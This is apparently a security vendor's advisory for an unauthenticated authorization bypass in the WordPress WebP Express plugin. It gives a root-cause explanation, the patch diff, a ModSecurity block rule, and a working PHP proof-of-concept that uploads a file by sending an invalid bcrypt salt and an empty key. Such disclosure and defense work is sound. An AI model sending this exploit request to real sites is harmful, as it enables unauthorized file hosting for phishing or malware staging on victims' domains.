
Published : November 25, 2026


CVE-2026-90962: WebP Express <= 0.25.15 Unauthenticated Authorization Bypass via Malformed Bcrypt Salt via 'salt' and 'api-key-crypted' Parameters PoC, Patch Analysis & Rule

Plugin webp-express
Severity Medium (CVSS 5.3)
CWE 285
Vulnerable Version 0.25.15
Patched Version 0.25.16
Disclosed November 25, 2026

Free WordPress WAF

Protect your site at the edge

Atomic Edge blocks exploit traffic, bots, and bad requests before they reach WordPress. Create a free account, then point DNS when you are ready.

Get Protected Free

Analysis Overview

Atomic Edge analysis of CVE-2026-90962:

WebP Express versions up to and including 0.25.15 contain an unauthenticated authorization bypass in the cloud-conversion endpoint. The flaw resides in the third-party webp-convert-cloud-service AccessCheck.php logic used by the plugin. An attacker can pass a malformed bcrypt salt and an empty crypted key to satisfy the API-key comparison and upload arbitrary image files to a publicly reachable path. The CVSS score is 5.3 (CWE-285).

Root Cause: In webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/AccessCheck.php, the original code constructs a bcrypt hash with `crypt($whitelistItem[‘api-key’], ‘$2y$10$’ . $_POST[‘salt’] . ‘$’)`. The `salt` POST parameter is not validated against the bcrypt alphabet `[./0-9A-Za-z]`. When the salt contains invalid characters, PHP’s `crypt()` returns an empty string or a failure marker such as `*0`. The code then strips the first 28 characters from the result, producing an empty or truncated `$cryptedKey`, and compares it to the attacker-controlled `$_POST[‘api-key-crypted’]` using loose `==`. An empty submission (`api-key-crypted=` or a value that loosely equals the empty string) matches the empty result and returns access granted. The check is inside the branch that handles `isset($_POST[‘salt’]) && isset($_POST[‘api-key-crypted’])`, and the `require-api-key-to-be-crypted-in-transfer` setting has no effect on this branch.

Exploitation: An unauthenticated attacker sends a POST request to the cloud-conversion endpoint (the webp-convert-cloud-service router, typically `wp-content/plugins/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/Serve.php` accessed via its public route) with `salt` set to a value containing characters outside the bcrypt alphabet (for example `salt[]=invalid` or `salt=!!!!!!!!!!!!!!!!!!!!!!`) and `api-key-crypted` set to an empty string. `crypt()` fails, returns an empty or `*0` result, the substr produces an empty string, and the loose comparison `” == ”` grants access. The attacker then supplies a `file` parameter containing image data. The uploaded file is written to a predictable public path under `wp-content/webp-express/webp-images/wpc/`, enabling persistent file hosting (potentially for phishing, malware staging, or content injection).

Patch Analysis: The patch in AccessCheck.php validates the salt with `preg_match(‘/^[./0-9A-Za-z]{22}$/D’, $salt)` and rejects non-strings. It requires `api-key-crypted` to be a non-empty string. After calling `crypt()`, it verifies the result is a 60-character string starting with `$2y$10$`; failure markers like `*0` or `*1` cause the loop to continue. The comparison now uses `hash_equals()` instead of `==`, eliminating type juggling and timing side channels. The plaintext branch also uses `hash_equals()` with string checks. In Serve.php, the patch removes the exception message from output to prevent path disclosure and moves cleanup into a `finally` block so uploaded and output files are always deleted. The ImageUrlReplacer.php patch adds a guard against `___noise` markers to prevent stored XSS and denial of service in the DOM parser, a separate hardening issue. The version is bumped to 0.25.16.

Impact: Successful exploitation grants unauthenticated access to the cloud-conversion service. Attackers can upload arbitrary files that persist at a publicly reachable URL under `wp-content/webp-express/webp-images/wpc/`. This enables hosting of malicious content, phishing pages, or payload staging on the victim’s domain. The vulnerability does not directly lead to remote code execution, but the ability to host arbitrary files on a trusted origin can facilitate further attacks. Atomic Edge research rates this as a medium-severity authorization bypass with meaningful real-world abuse potential.


Differential between vulnerable and patched code

Below is a differential between the unpatched vulnerable code and the patched update, for reference.

Code Diff
--- a/webp-express/lib/classes/ConvertHelperIndependent.php
+++ b/webp-express/lib/classes/ConvertHelperIndependent.php
@@ -571,7 +571,7 @@
         $text = preg_replace('#' . preg_quote($_SERVER["DOCUMENT_ROOT"]) . '#', '[doc-root]', $text);

         // TODO: Put version number somewhere else. Ie WebPExpressVersionNumber::version
-        $text = 'WebP Express 0.25.15. ' . $msgTop . ', ' . date("Y-m-d H:i:s") . "nrnr" . $text;
+        $text = 'WebP Express 0.25.16. ' . $msgTop . ', ' . date("Y-m-d H:i:s") . "nrnr" . $text;

         $logFile = self::getLogFilename($source, $logDir);

--- a/webp-express/vendor/composer/installed.php
+++ b/webp-express/vendor/composer/installed.php
@@ -3,7 +3,7 @@
         'name' => 'rosell-dk/webp-express',
         'pretty_version' => 'dev-master',
         'version' => 'dev-master',
-        'reference' => '9637ca4242e885f3d44b1382db5409fec8d5919d',
+        'reference' => 'b5aba85e45f5c3a40987de3c96f1cbe43f8e99d5',
         'type' => 'wordpress-plugin',
         'install_path' => __DIR__ . '/../../',
         'aliases' => array(),
@@ -29,9 +29,9 @@
             'dev_requirement' => false,
         ),
         'rosell-dk/dom-util-for-webp' => array(
-            'pretty_version' => '0.7.1',
-            'version' => '0.7.1.0',
-            'reference' => '4f9102e404ee137a781c8580b829a340c5a5d428',
+            'pretty_version' => '0.7.2',
+            'version' => '0.7.2.0',
+            'reference' => 'a69c667eb7a2449e402147586d3863d932f3f660',
             'type' => 'library',
             'install_path' => __DIR__ . '/../rosell-dk/dom-util-for-webp',
             'aliases' => array(),
@@ -112,7 +112,7 @@
         'rosell-dk/webp-express' => array(
             'pretty_version' => 'dev-master',
             'version' => 'dev-master',
-            'reference' => '9637ca4242e885f3d44b1382db5409fec8d5919d',
+            'reference' => 'b5aba85e45f5c3a40987de3c96f1cbe43f8e99d5',
             'type' => 'wordpress-plugin',
             'install_path' => __DIR__ . '/../../',
             'aliases' => array(),
--- a/webp-express/vendor/rosell-dk/dom-util-for-webp/src/ImageUrlReplacer.php
+++ b/webp-express/vendor/rosell-dk/dom-util-for-webp/src/ImageUrlReplacer.php
@@ -179,6 +179,23 @@
             return '';
         }

+        // The parser (simple_html_dom) lifts content out of the HTML (script, style, code, comments,
+        // CDATA, PHP tags...) and leaves placeholders starting with "___noise___" in its place. It
+        // restores them later, in text and in attribute values, without escaping, and it keeps
+        // expanding until no marker is left.
+        //
+        // Input that contains the marker, or that ends in the start of it right before something the
+        // parser replaces with a placeholder (ie "___noise<![CDATA[x]]>"), breaks that assumption:
+        // - an attacker can make the parser restore a <code> body into an attribute value, which
+        //   breaks out of the quotes (stored XSS via comments)
+        // - a marker that cannot be resolved makes restore_noise() loop forever (denial of service)
+        //
+        // Real pages never contain "___noise", so leave such HTML untouched rather than risk it.
+        // This check mitigates the vulnerability discovered by Jakub Herman
+        if (stripos($html, '___noise') !== false) {
+            return $html;
+        }
+
         // https://stackoverflow.com/questions/4812691/preserve-line-breaks-simple-html-dom-parser

         // function str_get_html($str, $lowercase=true, $forceTagsClosed=true, $target_charset = DEFAULT_TARGET_CHARSET,
--- a/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/AccessCheck.php
+++ b/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/AccessCheck.php
@@ -46,27 +46,53 @@
                 }

                 if (isset($_POST['salt']) && isset($_POST['api-key-crypted'])) {
-                    if (CRYPT_BLOWFISH == 1) {
-                        // Strip off the first 28 characters (the first 6 are always "$2y$10$". The next 22 is the salt)
-                        $cryptedKey = substr(crypt($whitelistItem['api-key'], '$2y$10$' . $_POST['salt'] . '$'), 28);
-                        if ($_POST['api-key-crypted'] == $cryptedKey) {
-                            // Access granted!
-                            return;
-                        }
-                    } else {
-                        // trouble...
-                    }
-                } else {
+                  if (CRYPT_BLOWFISH == 1) {
+                      $salt = $_POST['salt'];
+                      $apiKeyCrypted = $_POST['api-key-crypted'];
+
+                      // Step 1: salt must be exactly 22 bcrypt-alphabet characters
+                      if (!is_string($salt) || !preg_match('/^[./0-9A-Za-z]{22}$/D', $salt)) {
+                          continue;
+                      }
+
+                      // Step 2a: the submitted crypted key must be a non-empty string
+                      if (!is_string($apiKeyCrypted) || $apiKeyCrypted === '') {
+                          continue;
+                      }
+
+                      $fullHash = crypt($whitelistItem['api-key'], '$2y$10$' . $salt . '$');
+
+                      // Step 2b: crypt() must have returned a genuine bcrypt hash.
+                      // (On failure it returns "*0" or "*1")
+                      if (!is_string($fullHash) || strlen($fullHash) !== 60 || strpos($fullHash, '$2y$10$') !== 0) {
+                          continue;
+                      }
+
+                      // Strip off the first 28 characters (7 for "$2y$10$", then the 22-char salt)
+                      $cryptedKey = substr($fullHash, 28);
+                      if (hash_equals($cryptedKey, $apiKeyCrypted)) {
+                          // Access granted!
+                          return;
+                      }
+                  } else {
+                      // crypt_blowfish not available, access cannot be granted
+                      // we fail silently
+                  }
+              } else {
                     $hashingRequired = (
                         isset($whitelistItem['require-api-key-to-be-crypted-in-transfer']) &&
                         $whitelistItem['require-api-key-to-be-crypted-in-transfer']
                     );
                     if (!$hashingRequired && isset($_POST['api-key'])) {
-                        if ($_POST['api-key'] == $whitelistItem['api-key']) {
-                            // Access granted!
-                            return;
-                        }
-                    }
+                      if (
+                          is_string($_POST['api-key']) &&
+                          is_string($whitelistItem['api-key']) &&
+                          hash_equals($whitelistItem['api-key'], $_POST['api-key'])
+                      ) {
+                          // Access granted!
+                          return;
+                      }
+                  }
                 }
             }
         }
--- a/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/Serve.php
+++ b/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/Serve.php
@@ -119,16 +119,24 @@
             }

             try {
-                WebPConvert::convert($source, $destination, $convertOptions);
-                header('Content-type: application/octet-stream');
-                echo file_get_contents($destination);
-
-                unlink($source);
-                unlink($destination);
+              WebPConvert::convert($source, $destination, $convertOptions);
+              header('Content-type: application/octet-stream');
+              echo file_get_contents($destination);
             } catch (Exception $e) {
-                echo 'Conversion failed!';
-                echo $e->getMessage();
-            }
+              echo 'Conversion failed!';
+              //echo $e->getMessage();  // disabled, in order to be sure we dont leak server paths. TODO: provide a safe alternative
+            } finally {
+              // Always remove the uploaded file and any partial output,
+              // whether conversion succeeded, failed, or threw something
+              // other than Exception (e.g. a Throwable/Error on PHP 7+).
+              if (file_exists($source)) {
+                  @unlink($source);
+              }
+              if (file_exists($destination)) {
+                  @unlink($destination);
+              }
+          }
+
         } else {
             // Possible file upload attack!
             self::configurationError('Failed to move uploaded file');
--- a/webp-express/webp-express.php
+++ b/webp-express/webp-express.php
@@ -3,7 +3,7 @@
  * Plugin Name: WebP Express
  * Plugin URI: https://github.com/rosell-dk/webp-express
  * Description: Serve autogenerated WebP images instead of jpeg/png to browsers that supports WebP. Works on anything (media library images, galleries, theme images etc).
- * Version: 0.25.15
+ * Version: 0.25.16
  * Author: Bjørn Rosell
  * Author URI: https://www.bitwise-it.dk
  * License: GPL2

ModSecurity Protection Against This CVE

Here you will find our ModSecurity compatible rule to protect against this particular CVE.

ModSecurity
SecRule REQUEST_URI "@contains /webp-convert-cloud-service/src/Serve.php" 
  "id:20260962,phase:2,deny,status:403,chain,msg:'CVE-2026-90962 WebP Express malformed bcrypt salt bypass',severity:'CRITICAL',tag:'CVE-2026-90962'"
  SecRule ARGS_POST:salt "@rx [^./0-9A-Za-z]" 
    "t:none"

Proof of Concept (PHP)

NOTICE :

This proof-of-concept is provided for educational and authorized security research purposes only.

You may not use this code against any system, application, or network without explicit prior authorization from the system owner.

Unauthorized access, testing, or interference with systems may violate applicable laws and regulations in your jurisdiction.

This code is intended solely to illustrate the nature of a publicly disclosed vulnerability in a controlled environment and may be incomplete, unsafe, or unsuitable for real-world use.

By accessing or using this information, you acknowledge that you are solely responsible for your actions and compliance with applicable laws.

 
PHP PoC
<?php
// ==========================================================================
// Atomic Edge CVE Research | https://atomicedge.io
// Copyright (c) Atomic Edge. All rights reserved.
//
// LEGAL DISCLAIMER:
// This proof-of-concept is provided for authorized security testing and
// educational purposes only. Use of this code against systems without
// explicit written permission from the system owner is prohibited and may
// violate applicable laws including the Computer Fraud and Abuse Act (USA),
// Criminal Code s.342.1 (Canada), and the EU NIS2 Directive / national
// computer misuse statutes. This code is provided "AS IS" without warranty
// of any kind. Atomic Edge and its authors accept no liability for misuse,
// damages, or legal consequences arising from the use of this code. You are
// solely responsible for ensuring compliance with all applicable laws in
// your jurisdiction before use.
// ==========================================================================
// Atomic Edge CVE Research - Proof of Concept
// CVE-2026-90962 - WebP Express <= 0.25.15 Unauthenticated Authorization Bypass via Malformed Bcrypt Salt

// Configuration
$target_url = 'http://target.example.com/wp-content/plugins/webp-express/vendor/rosell-dk/webp-convert-cloud-service/src/Serve.php';
$upload_file = 'poc.txt';

// Step 1: Prepare a harmless payload file
$payload = "ATOMIC_EDGE_POC_" . time();
file_put_contents($upload_file, $payload);

// Step 2: Build a CURLFile for multipart upload
$cfile = new CURLFile($upload_file, 'image/webp', 'poc.webp');

// Step 3: Craft the exploit request.
// 'salt' contains characters outside [./0-9A-Za-z], causing crypt() to fail and return empty.
// 'api-key-crypted' is empty and loosely matches the empty crypt result via ==.
$post = [
    'salt' => '!!!!!!!!!!!!!!!!!!!!!!', // 22 chars, all invalid for bcrypt
    'api-key-crypted' => '',            // empty string matches empty crypt output
    'file' => $cfile,
];

// Step 4: Send the request
$ch = curl_init($target_url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_TIMEOUT, 30);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
$response = curl_exec($ch);
$http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
$err = curl_error($ch);
curl_close($ch);

// Step 5: Report results
fwrite(STDERR, "HTTP Status: $http_coden");
if ($err) {
    fwrite(STDERR, "cURL error: $errn");
}
if ($response !== false && (strpos($response, $payload) !== false || $http_code == 200)) {
    fwrite(STDERR, "Possible bypass: response indicates upload accepted.n");
    fwrite(STDERR, "Response snippet: " . substr($response, 0, 200) . "n");
} else {
    fwrite(STDERR, "Exploit attempt completed. Check target logs and upload path.n");
}

@unlink($upload_file);

Frequently Asked Questions

Atomic Edge WAF security layer inspecting website traffic.

How Atomic Edge Works

Simple Setup. Powerful Security.

Atomic Edge acts as a security layer between your website & the internet. Our AI inspection and analysis engine auto blocks threats before traditional firewall services can inspect, research and build archaic regex filters.

Get Started

Trusted by Developers & Organizations

Trusted by Developers
Black & McDonald logo representing Enterprise tier security and support for Atomic Edge WAF.Covenant House Toronto logo featuring a dove and text for Atomic Edge Enterprise planAlzheimer Society Canada logo representing trusted organizations and security partners.University of Toronto logo representing trusted organizations using Atomic Edge WAFSpecsavvers logo, trusted developers and organizations using Atomic Edge securityHarvard Medical School logo representing trusted organizations using Atomic Edge WAF.





